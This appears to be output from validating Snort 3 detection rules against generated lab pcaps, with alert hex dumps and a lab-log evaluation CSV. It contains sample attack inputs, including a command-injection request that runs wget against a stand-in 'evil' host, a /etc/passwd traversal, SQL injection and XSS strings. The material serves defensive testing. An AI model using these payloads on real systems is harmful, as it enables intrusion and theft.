--------------------------------------------------
Module Statistics
--------------------------------------------------
ac_bnfa
                 searches: 1
                    bytes: 35
--------------------------------------------------
ac_full
                 searches: 5
                  matches: 1
                    bytes: 51
--------------------------------------------------
appid
                  packets: 5
        processed_packets: 4
          ignored_packets: 1
       ,
tests/pcaps/generated/command_injection.pcap,command_injection,PASS,1,9100081,False,./tools/snort3-docker -r tests/pcaps/ge
o")~   Snort++ 3.10.0.0
--------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
Loading snort_defaults.lua:
Finished snort_defaults.lua:
■trace
■stream
■stream_ip
■stream_tcp
■stream_udp
■stream_user
■stream_file
■arp_spoof
■back_orifice
■dns
■imap
■dce_tcp
■gtp_inspect
■port_scan
■smtp
■ftp_server
■ftp_client
■ftp_data
■output
■http2_inspect
■js_norm
■appid
■wizard
■binder
■alerts
■daq
■decode
■host_cache
■host_tracker
■hosts
■network
■packets
■process
■search_engine
■so_proxy
■references
■classifications
■ssl
■iec104
■dce_udp
■ips
■file_policy
■file_id
■http_inspect
■dce_http_server
■dce_http_proxy
■dce_smb
■s7commplus
■opcua
■modbus
■mms
■dnp3
■cip
■telnet
■ssh
■sip
■rpc_decode
■pop
■normalizer
```

```
■netflow
■stream_icmp
■active
Finished /home/snorty/snort3/etc/snort/snort.lua:
Loading file_id.rules_file:
Loading file_magic.rules:
Finished file_magic.rules:
Finished file_id.rules_file:
Loading rule args:
Loading data/processed/person1_rules_snort3.rules:
Finished data/processed/person1_rules_snort3.rules:
Finished rule args:
--------------------------------------------------
pcre counts
               pcre_rules: 40
              pcre_native: 40
--------------------------------------------------
ips policies rule stats
              id  loaded  shared enabled    file
               0     402       0     402    /home/snorty/snort3/etc/snort/snort.lua
--------------------------------------------------
rule counts
       total rules loaded: 402
               text rules: 402
            option chains: 402
            chain headers: 11
--------------------------------------------------
port rule counts
             tcp     udp    icmp      ip
     any      20       0      21       0
     dst     121      21       0       0
   total     141      21      21       0
--------------------------------------------------
service rule counts          to-srv  to-cli
                  file_id:      219     219
                    total:      219     219
--------------------------------------------------
fast pattern groups
                      dst: 16
                      any: 2
                to_server: 1
                to_client: 1
--------------------------------------------------
search engine (ac_bnfa)
                instances: 11
                 patterns: 581
            pattern chars: 4030
               num states: 2896
         num match states: 479
             memory scale: KB
             total memory: 113.433
           pattern memory: 26.6201
        match list memory: 41.2188
        transition memory: 44.2188
        fast pattern only: 120
appid: MaxRss diff: 3200
appid: patterns loaded: 300
--------------------------------------------------
pcap DAQ configured to read-file.
Commencing packet processing
Retry queue interval is: 200 ms
++ [0] tests/pcaps/generated/command_injection.pcap
06/09-19:56:00.933901 [**] [1:9100081:1] "P1 Command injection payload 1" [**] [Classification: Web Application Attack] [Pr
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x74
203.0.113.10:41003 -> 192.168.56.10:80 TCP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:102
***AP*** Seq: 0x3E9  Ack: 0x1389  Win: 0x2000  TcpLen: 20

snort.raw[62]:
- - - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - -
47 45 54 20 2F 3F 63 6D  64 3D 77 68 6F 61 6D 69  GET /?cm d=whoami
3B 77 67 65 74 20 68 74  74 70 3A 2F 2F 65 76 69  ;wget ht tp://evi
6C 2F 70 2E 73 68 20 48  54 54 50 2F 31 2E 31 0D  l/p.sh H TTP/1.1.
0A 48 6F 73 74 3A 20 6C  61 62 0D 0A 0D 0A        .Host: l ab....
- - - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - -

-- [0] tests/pcaps/generated/command_injection.pcap
--------------------------------------------------
Packet Statistics
--------------------------------------------------
daq
                    pcaps: 1
                 received: 5
                 analyzed: ,
tests/pcaps/generated/directory_traversal.pcap,directory_traversal,PASS,3,9100107,9100113,9100119,False,./tools/snort3-dock
o")~   Snort++ 3.10.0.0
--------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
```

```
Loading snort_defaults.lua:
Finished snort_defaults.lua:
■trace
■port_scan
■js_norm
■references
■ips
■classifications
■binder
■wizard
■appid
■file_policy
■file_id
■http2_inspect
■http_inspect
■ftp_data
■ftp_client
■ftp_server
■smtp
■output
■process
■active
■daq
■decode
■host_cache
■host_tracker
■hosts
■network
■packets
■search_engine
■so_proxy
■stream
■stream_ip
■stream_icmp
■stream_tcp
■stream_udp
■stream_user
■stream_file
■arp_spoof
■back_orifice
■dns
■imap
■netflow
■normalizer
■pop
■rpc_decode
■sip
■ssh
■ssl
■telnet
■cip
■dnp3
■iec104
■mms
■modbus
■opcua
■s7commplus
■dce_smb
■dce_tcp
■dce_udp
■dce_http_proxy
■dce_http_server
■gtp_inspect
■alerts
Finished /home/snorty/snort3/etc/snort/snort.lua:
Loading file_id.rules_file:
Loading file_magic.rules:
Finished file_magic.rules:
Finished file_id.rules_file:
Loading rule args:
Loading data/processed/person1_rules_snort3.rules:
Finished data/processed/person1_rules_snort3.rules:
Finished rule args:
--------------------------------------------------
pcre counts
               pcre_rules: 40
              pcre_native: 40
--------------------------------------------------
ips policies rule stats
              id  loaded  shared enabled    file
               0     402       0     402    /home/snorty/snort3/etc/snort/snort.lua
--------------------------------------------------
rule counts
       total rules loaded: 402
               text rules: 402
             option chains: 402
             chain headers: 11
```

```
-------------------------------------------------
port rule counts
             tcp     udp    icmp      ip
     any      20       0      21       0
     dst     121      21       0       0
   total     141      21      21       0
-------------------------------------------------
service rule counts          to-srv  to-cli
                  file_id:      219     219
                    total:      219     219
-------------------------------------------------
fast pattern groups
                      dst: 16
                      any: 2
                to_server: 1
                to_client: 1
-------------------------------------------------
search engine (ac_bnfa)
                instances: 11
                 patterns: 581
            pattern chars: 4030
               num states: 2896
         num match states: 479
             memory scale: KB
             total memory: 113.433
           pattern memory: 26.6201
        match list memory: 41.2188
        transition memory: 44.2188
        fast pattern only: 120
appid: MaxRss diff: 3072
appid: patterns loaded: 300
-------------------------------------------------
pcap DAQ configured to read-file.
Commencing packet processing
Retry queue interval is: 200 ms
++ [0] tests/pcaps/generated/directory_traversal.pcap
06/09-19:56:01.260006 [**] [1:9100119:1] "P1 Directory traversal attempt 19" [**] [Classification: Web Application Attack]
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x69
203.0.113.10:41004 -> 192.168.56.10:80 TCP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:91
***AP*** Seq: 0x3E9  Ack: 0x1389  Win: 0x2000  TcpLen: 20

snort.raw[51]:
- - - - - - - - - - - -  - - - - - - - - - - - - - -  - - - - - - - - - -
47 45 54 20 2F 2E 2E 2F  2E 2E 2F 2E 2E 2F 2E 2E  GET /../ ../../..
2F 65 74 63 2F 70 61 73  73 77 64 20 48 54 54 50  /etc/pas swd HTTP
2F 31 2E 31 0D 0A 48 6F  73 74 3A 20 6C 61 62 0D  /1.1..Ho st: lab.
0A 0D 0A                                          ...
- - - - - - - - - - - -  - - - - - - - - - - - - - -  - - - - - - - - - -

06/09-19:56:01.260006 [**] [1:9100113:1] "P1 Directory traversal attempt 13" [**] [Classification: Web Application Attack]
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x69
203.0.113.10:41004 -> 192.16,
tests/pcaps/generated/dns_tunneling.pcap,dns_tunneling,PASS,1,9100182,False,./tools/snort3-docker -r tests/pcaps/generated/
o")~   Snort++ 3.10.0.0
-------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
Loading snort_defaults.lua:
Finished snort_defaults.lua:
■dce_tcp
■dce_udp
■file_policy
■js_norm
■appid
■wizard
■binder
■references
■output
■ips
■classifications
■file_id
■http2_inspect
■http_inspect
■ftp_data
■ftp_client
■ftp_server
■smtp
■port_scan
■gtp_inspect
■dce_http_server
■dce_http_proxy
■dce_smb
■trace
■search_engine
■active
■alerts
■daq
■decode
```

```
■host_cache
■host_tracker
■hosts
■network
■packets
■process
■so_proxy
■stream
■stream_ip
■stream_icmp
■stream_tcp
■stream_udp
■stream_user
■stream_file
■arp_spoof
■back_orifice
■dns
■imap
■netflow
■normalizer
■pop
■rpc_decode
■sip
■ssh
■ssl
■telnet
■cip
■dnp3
■iec104
■mms
■modbus
■opcua
■s7commplus
Finished /home/snorty/snort3/etc/snort/snort.lua:
Loading file_id.rules_file:
Loading file_magic.rules:
Finished file_magic.rules:
Finished file_id.rules_file:
Loading rule args:
Loading data/processed/person1_rules_snort3.rules:
Finished data/processed/person1_rules_snort3.rules:
Finished rule args:
--------------------------------------------------
pcre counts
               pcre_rules: 40
              pcre_native: 40
--------------------------------------------------
ips policies rule stats
              id  loaded  shared enabled    file
               0     402       0     402    /home/snorty/snort3/etc/snort/snort.lua
--------------------------------------------------
rule counts
       total rules loaded: 402
                text rules: 402
            option chains: 402
            chain headers: 11
--------------------------------------------------
port rule counts
             tcp     udp    icmp      ip
     any      20       0      21       0
     dst     121      21       0       0
   total     141      21      21       0
--------------------------------------------------
service rule counts          to-srv  to-cli
                  file_id:      219     219
                    total:      219     219
--------------------------------------------------
fast pattern groups
                       dst: 16
                       any: 2
                to_server: 1
                to_client: 1
--------------------------------------------------
search engine (ac_bnfa)
                instances: 11
                 patterns: 581
            pattern chars: 4030
               num states: 2896
         num match states: 479
             memory scale: KB
             total memory: 113.433
           pattern memory: 26.6201
        match list memory: 41.2188
        transition memory: 44.2188
        fast pattern only: 120
appid: MaxRss diff: 3200
appid: patterns loaded: 300
```

```
--------------------------------------------------
pcap DAQ configured to read-file.
Commencing packet processing
Retry queue interval is: 200 ms
++ [0] tests/pcaps/generated/dns_tunneling.pcap
06/09-19:56:01.596840 [**] [1:9100182:1] "P1 DNS tunneling long encoded label lab validation" [**] [Classification: Potenti
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x87
192.168.56.20:53000 -> 8.8.8.8:53 UDP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:121
Len: 93

dns.raw[93]:
- - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - -
00 00 01 00 00 01 00 00  00 00 00 00 3F 61 61 61  ........ ....?aaa
61 61 61 61 61 61 61 61  61 61 61 61 61 61 61 61  aaaaaaaa aaaaaaaa
61 61 61 61 61 61 61 61  61 61 61 61 61 61 61 61  aaaaaaaa aaaaaaaa
61 61 61 61 61 61 61 61  61 61 61 61 61 61 61 61  aaaaaaaa aaaaaaaa
61 61 61 61 61 61 61 61  61 61 61 61 03 6C 61 62  aaaaaaaa aaaa.lab
07 65 78 61 6D 70 6C 65  00 00 01 00 01           .example .....
- - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - -

-- [0] tests/pcaps/generated/dns_tunneling.pcap
--------------------------------------------------
Packet Statistics
----------------------------------------,
tests/pcaps/generated/icmp_sweep.pcap,icmp_sweep,PASS,15,9100183,False,./tools/snort3-docker -r tests/pcaps/generated/icmp_
o")~   Snort++ 3.10.0.0
--------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
Loading snort_defaults.lua:
Finished snort_defaults.lua:
■ips
■file_id
■classifications
■binder
■wizard
■appid
■js_norm
■file_policy
■http2_inspect
■http_inspect
■ftp_data
■ftp_client
■ftp_server
■smtp
■port_scan
■gtp_inspect
■dce_http_server
■dce_http_proxy
■dce_udp
■dce_tcp
■opcua
■active
■alerts
■daq
■host_cache
■host_tracker
■hosts
■network
■packets
■process
■search_engine
■so_proxy
■stream_tcp
■imap
■output
■stream
■stream_ip
■stream_icmp
■stream_udp
■stream_user
■stream_file
■arp_spoof
■back_orifice
■dns
■netflow
■normalizer
■pop
■rpc_decode
■sip
■ssh
■ssl
■telnet
■cip
■dnp3
■iec104
■mms
■modbus
```

```
■s7commplus
■dce_smb
■trace
■references
■decode
Finished /home/snorty/snort3/etc/snort/snort.lua:
Loading file_id.rules_file:
Loading file_magic.rules:
Finished file_magic.rules:
Finished file_id.rules_file:
Loading rule args:
Loading data/processed/person1_rules_snort3.rules:
Finished data/processed/person1_rules_snort3.rules:
Finished rule args:
--------------------------------------------------
pcre counts
               pcre_rules: 40
              pcre_native: 40
--------------------------------------------------
ips policies rule stats
              id  loaded  shared enabled    file
               0     402       0     402    /home/snorty/snort3/etc/snort/snort.lua
--------------------------------------------------
rule counts
       total rules loaded: 402
               text rules: 402
            option chains: 402
            chain headers: 11
--------------------------------------------------
port rule counts
             tcp     udp    icmp      ip
     any      20       0      21       0
     dst     121      21       0       0
   total     141      21      21       0
--------------------------------------------------
service rule counts          to-srv  to-cli
                  file_id:      219     219
                    total:      219     219
--------------------------------------------------
fast pattern groups
                      dst: 16
                      any: 2
                to_server: 1
                to_client: 1
--------------------------------------------------
search engine (ac_bnfa)
                instances: 11
                 patterns: 581
            pattern chars: 4030
               num states: 2896
         num match states: 479
             memory scale: KB
             total memory: 113.433
           pattern memory: 26.6201
        match list memory: 41.2188
        transition memory: 44.2188
        fast pattern only: 120
appid: MaxRss diff: 3200
appid: patterns loaded: 300
--------------------------------------------------
pcap DAQ configured to read-file.
Commencing packet processing
Retry queue interval is: 200 ms
++ [0] tests/pcaps/generated/icmp_sweep.pcap
06/09-19:56:01.671932 [**] [1:9100183:1] "P1 ICMP sweep payload lab validation" [**] [Classification: Attempted Information
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x44
203.0.113.10 -> 192.168.56.10 ICMP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:54
Type:8  Code:0  ID:0   Seq:0  ECHO

snort.raw[26]:
- - - - - - - - - - -  - - - - - - - - - - - -  - - - - - - - - -
49 43 4D 50 20 65 63 68  6F 20 73 77 65 65 70 20  ICMP ech o sweep
6C 61 62 20 70 61 63 6B  65 74                    lab pack et
- - - - - - - - - - -  - - - - - - - - - - - -  - - - - - - - - -

06/09-19:56:01.673005 [**] [1:9100183:1] "P1 ICMP sweep payload lab validation" [**] [Classification: Attempted Information
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x44
203.0.113.10 -> 192.168.56.11 ICMP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:54
Type:8  Code:0  ID:0   Seq:0  ECHO

snort.raw[26]:
- - - - - - - - - - -  - - - - - - - - - - - -  - - - - - - - - -
49 43,
tests/pcaps/generated/malware_c2.pcap,malware_c2,PASS,2,9100162,False,./tools/snort3-docker -r tests/pcaps/generated/malwar
o")~   Snort++ 3.10.0.0
--------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
```

```
Loading snort_defaults.lua:
Finished snort_defaults.lua:
■stream
■stream_icmp
■stream_tcp
■stream_udp
■trace
■stream_file
■back_orifice
■output
■dce_http_proxy
■ips
■pop
■references
■binder
■port_scan
■active
■ftp_server
■gtp_inspect
■smtp
■ftp_data
■http_inspect
■http2_inspect
■ftp_client
■file_id
■file_policy
■js_norm
■appid
■wizard
■dce_http_server
■dce_udp
■dce_tcp
■dce_smb
■s7commplus
■opcua
■modbus
■mms
■iec104
■dnp3
■cip
■telnet
■ssl
■ssh
■sip
■rpc_decode
■classifications
■normalizer
■netflow
■imap
■dns
■arp_spoof
■stream_user
■stream_ip
■alerts
■host_cache
■daq
■decode
■host_tracker
■hosts
■network
■packets
■process
■search_engine
■so_proxy
Finished /home/snorty/snort3/etc/snort/snort.lua:
Loading file_id.rules_file:
Loading file_magic.rules:
Finished file_magic.rules:
Finished file_id.rules_file:
Loading rule args:
Loading data/processed/person1_rules_snort3.rules:
Finished data/processed/person1_rules_snort3.rules:
Finished rule args:
--------------------------------------------------
pcre counts
               pcre_rules: 40
              pcre_native: 40
--------------------------------------------------
ips policies rule stats
              id  loaded  shared enabled    file
               0     402       0     402    /home/snorty/snort3/etc/snort/snort.lua
--------------------------------------------------
rule counts
       total rules loaded: 402
               text rules: 402
             option chains: 402
             chain headers: 11
```

```
-------------------------------------------------
port rule counts
             tcp     udp    icmp      ip
     any      20       0      21       0
     dst     121      21       0       0
   total     141      21      21       0
-------------------------------------------------
service rule counts          to-srv  to-cli
                  file_id:      219     219
                    total:      219     219
-------------------------------------------------
fast pattern groups
                      dst: 16
                      any: 2
                to_server: 1
                to_client: 1
-------------------------------------------------
search engine (ac_bnfa)
                instances: 11
                 patterns: 581
            pattern chars: 4030
               num states: 2896
         num match states: 479
             memory scale: KB
             total memory: 113.433
           pattern memory: 26.6201
        match list memory: 41.2188
        transition memory: 44.2188
        fast pattern only: 120
appid: MaxRss diff: 3072
appid: patterns loaded: 300
-------------------------------------------------
pcap DAQ configured to read-file.
Commencing packet processing
Retry queue interval is: 200 ms
++ [0] tests/pcaps/generated/malware_c2.pcap
06/09-19:56:02.737358 [**] [1:9100162:1] "P1 Malware C2 beacon 2" [**] [Classification: A Network Trojan was detected] [Pri
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x76
192.168.56.20:43004 -> 198.51.100.20:80 TCP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:104
***AP*** Seq: 0x3E9  Ack: 0x1389  Win: 0x2000  TcpLen: 20

snort.raw[64]:
- - - - - - - - - - - -  - - - - - - - - - - - - - - - -  - - - - - - - - - -
47 45 54 20 2F 67 61 74  65 2E 70 68 70 20 48 54  GET /gat e.php HT
54 50 2F 31 2E 31 0D 0A  48 6F 73 74 3A 20 63 32  TP/1.1.. Host: c2
2E 6C 61 62 0D 0A 55 73  65 72 2D 41 67 65 6E 74  .lab..Us er-Agent
3A 20 6C 61 62 2D 62 65  61 63 6F 6E 0D 0A 0D 0A  : lab-be acon....
- - - - - - - - - - - -  - - - - - - - - - - - - - - - -  - - - - - - - - - -

06/09-19:56:02.738835 [**] [1:9100162:1] "P1 Malware C2 beacon 2" [**] [Classification: A Network Trojan was detected] [Pri
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x76
192.168.56.20:43005 -> 198.,
tests/pcaps/generated/port_scan.pcap,port_scan,PASS,3,9100009,9100013,9100017,False,./tools/snort3-docker -r tests/pcaps/ge
o")~   Snort++ 3.10.0.0
-------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
Loading snort_defaults.lua:
Finished snort_defaults.lua:
■ips
■classifications
■references
■binder
■opcua
■appid
■s7commplus
■file_policy
■ssl
■http2_inspect
■http_inspect
■ftp_data
■gtp_inspect
■active
■alerts
■daq
■decode
■host_tracker
■hosts
■network
■packets
■process
■search_engine
■so_proxy
■ftp_server
■smtp
■port_scan
■stream
■stream_ip
```

```
■stream_icmp
■stream_udp
■stream_user
■stream_file
■arp_spoof
■back_orifice
■dns
■imap
■netflow
■normalizer
■rpc_decode
■sip
■ssh
■telnet
■cip
■dnp3
■iec104
■mms
■modbus
■dce_smb
■dce_udp
■dce_http_proxy
■dce_http_server
■ftp_client
■dce_tcp
■js_norm
■wizard
■file_id
■trace
■pop
■stream_tcp
■output
■host_cache
Finished /home/snorty/snort3/etc/snort/snort.lua:
Loading file_id.rules_file:
Loading file_magic.rules:
Finished file_magic.rules:
Finished file_id.rules_file:
Loading rule args:
Loading data/processed/person1_rules_snort3.rules:
Finished data/processed/person1_rules_snort3.rules:
Finished rule args:
--------------------------------------------------
pcre counts
               pcre_rules: 40
              pcre_native: 40
--------------------------------------------------
ips policies rule stats
              id  loaded  shared enabled    file
               0     402       0     402    /home/snorty/snort3/etc/snort/snort.lua
--------------------------------------------------
rule counts
       total rules loaded: 402
                text rules: 402
            option chains: 402
            chain headers: 11
--------------------------------------------------
port rule counts
             tcp     udp    icmp      ip
     any      20       0      21       0
     dst     121      21       0       0
   total     141      21      21       0
--------------------------------------------------
service rule counts          to-srv  to-cli
                  file_id:      219     219
                    total:      219     219
--------------------------------------------------
fast pattern groups
                       dst: 16
                       any: 2
                to_server: 1
                to_client: 1
--------------------------------------------------
search engine (ac_bnfa)
                instances: 11
                 patterns: 581
            pattern chars: 4030
               num states: 2896
         num match states: 479
             memory scale: KB
             total memory: 113.433
           pattern memory: 26.6201
        match list memory: 41.2188
        transition memory: 44.2188
        fast pattern only: 120
appid: MaxRss diff: 3200
appid: patterns loaded: 300
```

```
--------------------------------------------------
pcap DAQ configured to read-file.
Commencing packet processing
Retry queue interval is: 200 ms
++ [0] tests/pcaps/generated/port_scan.pcap
06/09-19:55:56.312072 [**] [1:9100017:1] "P1 Port scan repeated SYN 17" [**] [Classification: Attempted Information Leak] [
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x36
203.0.113.10:44010 -> 192.168.56.10:8443 TCP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:40
******S* Seq: 0x6E  Ack: 0x0  Win: 0x2000  TcpLen: 20

06/09-19:55:56.312072 [**] [1:9100013:1] "P1 Port scan repeated SYN 13" [**] [Classification: Attempted Information Leak] [
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x36
203.0.113.10:44010 -> 192.168.56.10:8443 TCP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:40
******S* Seq: 0x6E  Ack: 0x0  Win: 0x2000  TcpLen: 20

06/09-19:55:56.312072 [**] [1:9100009:1] "P1 Port scan repeated SYN 9" [**] [Classification: Attempted Information Leak] [P
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x36
203.0.113.10:44010 -> 192.168.56.10:8443 TCP TTL:64 TOS:0x0 ID:1 IpL,
tests/pcaps/generated/sql_injection.pcap,sql_injection,PASS,1,9100041,False,./tools/snort3-docker -r tests/pcaps/generated/
o")~   Snort++ 3.10.0.0
--------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
Loading snort_defaults.lua:
Finished snort_defaults.lua:
■active
■alerts
■daq
■decode
■host_cache
■host_tracker
■network
■packets
■process
■so_proxy
■stream
■stream_ip
■stream_icmp
■stream_tcp
■stream_udp
■stream_user
■stream_file
■arp_spoof
■back_orifice
■dns
■netflow
■normalizer
■pop
■sip
■ssh
■ssl
■telnet
■cip
■dnp3
■mms
■modbus
■opcua
■s7commplus
■dce_smb
■dce_tcp
■dce_udp
■dce_http_proxy
■dce_http_server
■gtp_inspect
■port_scan
■smtp
■ftp_server
■ips
■file_id
■trace
■binder
■wizard
■appid
■js_norm
■file_policy
■http2_inspect
■http_inspect
■ftp_data
■ftp_client
■iec104
■rpc_decode
■imap
■hosts
■output
■search_engine
■references
■classifications
Finished /home/snorty/snort3/etc/snort/snort.lua:
```

```
Loading file_id.rules_file:
Loading file_magic.rules:
Finished file_magic.rules:
Finished file_id.rules_file:
Loading rule args:
Loading data/processed/person1_rules_snort3.rules:
Finished data/processed/person1_rules_snort3.rules:
Finished rule args:
--------------------------------------------------
pcre counts
               pcre_rules: 40
              pcre_native: 40
--------------------------------------------------
ips policies rule stats
              id  loaded  shared enabled    file
               0     402       0     402    /home/snorty/snort3/etc/snort/snort.lua
--------------------------------------------------
rule counts
       total rules loaded: 402
               text rules: 402
            option chains: 402
            chain headers: 11
--------------------------------------------------
port rule counts
             tcp     udp    icmp      ip
     any      20       0      21       0
     dst     121      21       0       0
   total     141      21      21       0
--------------------------------------------------
service rule counts          to-srv  to-cli
                  file_id:      219     219
                    total:      219     219
--------------------------------------------------
fast pattern groups
                      dst: 16
                      any: 2
               to_server: 1
               to_client: 1
--------------------------------------------------
search engine (ac_bnfa)
                instances: 11
                 patterns: 581
            pattern chars: 4030
               num states: 2896
         num match states: 479
             memory scale: KB
             total memory: 113.433
           pattern memory: 26.6201
        match list memory: 41.2188
        transition memory: 44.2188
        fast pattern only: 120
appid: MaxRss diff: 3200
appid: patterns loaded: 300
--------------------------------------------------
pcap DAQ configured to read-file.
Commencing packet processing
Retry queue interval is: 200 ms
++ [0] tests/pcaps/generated/sql_injection.pcap
06/09-19:56:00.207047 [**] [1:9100041:1] "P1 SQL injection payload 1" [**] [Classification: Web Application Attack] [Priori
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x68
203.0.113.10:41001 -> 192.168.56.10:80 TCP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:90
***AP*** Seq: 0x3E9  Ack: 0x1389  Win: 0x2000  TcpLen: 20

snort.raw[50]:
- - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - -
47 45 54 20 2F 73 65 61  72 63 68 3F 71 3D 55 4E  GET /sea rch?q=UN
49 4F 4E 20 53 45 4C 45  43 54 20 48 54 54 50 2F  ION SELE CT HTTP/
31 2E 31 0D 0A 48 6F 73  74 3A 20 6C 61 62 0D 0A  1.1..Hos t: lab..
0D 0A                                             ..
- - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - -

-- [0] tests/pcaps/generated/sql_injection.pcap
--------------------------------------------------
Packet Statistics
--------------------------------------------------
daq
                    pcaps: 1
                 received: 5
                 analyzed: 5
                    allo,
tests/pcaps/generated/ssh_bruteforce.pcap,ssh_bruteforce,PASS,24,9100023,9100027,9100030,9100034,9100035,9100038,9100040,Fa
o")~   Snort++ 3.10.0.0
--------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
Loading snort_defaults.lua:
Finished snort_defaults.lua:
```

■references

```
■classifications
■pop
■dce_smb
■dce_udp
■dce_http_server
■ips
■binder
■wizard
■appid
■js_norm
■file_policy
■file_id
■http2_inspect
■http_inspect
■ftp_data
■ftp_client
■ftp_server
■smtp
■port_scan
■gtp_inspect
■dce_http_proxy
■dce_tcp
■s7commplus
■opcua
■modbus
■mms
■iec104
■dnp3
■cip
■telnet
■ssl
■ssh
■sip
■rpc_decode
■normalizer
■netflow
■imap
■stream_user
■stream_udp
■trace
■daq
■active
■alerts
■decode
■host_cache
■host_tracker
■hosts
■network
■packets
■process
■search_engine
■so_proxy
■stream
■stream_ip
■stream_icmp
■stream_tcp
■stream_file
■arp_spoof
■back_orifice
■dns
■output
Finished /home/snorty/snort3/etc/snort/snort.lua:
Loading file_id.rules_file:
Loading file_magic.rules:
Finished file_magic.rules:
Finished file_id.rules_file:
Loading rule args:
Loading data/processed/person1_rules_snort3.rules:
Finished data/processed/person1_rules_snort3.rules:
Finished rule args:
--------------------------------------------------
pcre counts
               pcre_rules: 40
              pcre_native: 40
--------------------------------------------------
ips policies rule stats
              id  loaded  shared enabled    file
               0     402       0     402    /home/snorty/snort3/etc/snort/snort.lua
--------------------------------------------------
rule counts
       total rules loaded: 402
               text rules: 402
             option chains: 402
             chain headers: 11
--------------------------------------------------
port rule counts
             tcp     udp    icmp      ip
```

```
     any      20       0      21       0
     dst     121      21       0       0
   total     141      21      21       0
--------------------------------------------------
service rule counts          to-srv  to-cli
                  file_id:      219     219
                    total:      219     219
--------------------------------------------------
fast pattern groups
                      dst: 16
                      any: 2
                to_server: 1
                to_client: 1
--------------------------------------------------
search engine (ac_bnfa)
                instances: 11
                 patterns: 581
            pattern chars: 4030
               num states: 2896
         num match states: 479
             memory scale: KB
             total memory: 113.433
           pattern memory: 26.6201
        match list memory: 41.2188
        transition memory: 44.2188
        fast pattern only: 120
appid: MaxRss diff: 3072
appid: patterns loaded: 300
--------------------------------------------------
pcap DAQ configured to read-file.
Commencing packet processing
Retry queue interval is: 200 ms
++ [0] tests/pcaps/generated/ssh_bruteforce.pcap
06/09-19:55:57.254932 [**] [1:9100038:1] "P1 SSH brute force repeated login failures 18" [**] [Classification: Attempted Ad

ssh.stream_tcp[35]:
- - - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - -
53 53 48 2D 32 2E 30 20  72 65 70 65 61 74 65 64  SSH-2.0  repeated
20 6C 6F 67 69 6E 20 6C  61 62 20 70 61 63 6B 65   login l ab packe
74 0D 0A                                          t..
- - - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - -

06/09-19:55:57.254932 [**] [1:9100034:1] "P1 SSH brute force repeated login failures 14" [**] [Classification: Attempted Ad

ssh.stream_tcp[35]:
- - - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - -
53 53 48 2D 32 2E 30 20  72 65 70 65 61 74 65 64  SSH-2.0  repeated
20 6C 6F 67 69 6E 20 6C  61 62 20 70 61 63 6B 65   login l ab packe
74 0D 0A                                          t..
- - - - - - - - - -,
... [truncated to first 10 rows]
```

results/real_lab_log_integration_eval.csv

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/real_lab_log_integration_eval.csv

```
FILE: results/real_lab_log_integration_eval.csv
```text
log_id,raw_log,expected_attack_type,expected_label,predicted_attack_type,matched_query,retrieved_context_used,source_doc_id
REAL-LAB-PORT-SCAN,lab-fw scan_event src=203.0.113.10 dst=192.168.56.10 flags=SYN scan_ports=110,143,21,22,23,25,443,53,80,
REAL-LAB-SSH-BRUTEFORCE,lab-sshd sshd[2200]: Failed password for admin from 203.0.113.10 to 192.168.56.10 repeated=8 scenar
REAL-LAB-SQL-INJECTION,lab-http src=203.0.113.10 dst=192.168.56.10 dpt=80 request="GET /search?q=UNION SELECT HTTP/1.1" sce
REAL-LAB-XSS,lab-http src=203.0.113.10 dst=192.168.56.10 dpt=80 request="GET /?q=<script>alert(1)</script> HTTP/1.1" scenar
REAL-LAB-COMMAND-INJECTION,lab-http src=203.0.113.10 dst=192.168.56.10 dpt=80 request="GET /?cmd=whoami;wget http://evil/p.
REAL-LAB-DIRECTORY-TRAVERSAL,lab-http src=203.0.113.10 dst=192.168.56.10 dpt=80 request="GET /../../../../etc/passwd HTTP/1
REAL-LAB-DNS-TUNNELING,lab-dns src=192.168.56.20 dst=8.8.8.8 qtype=A query=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
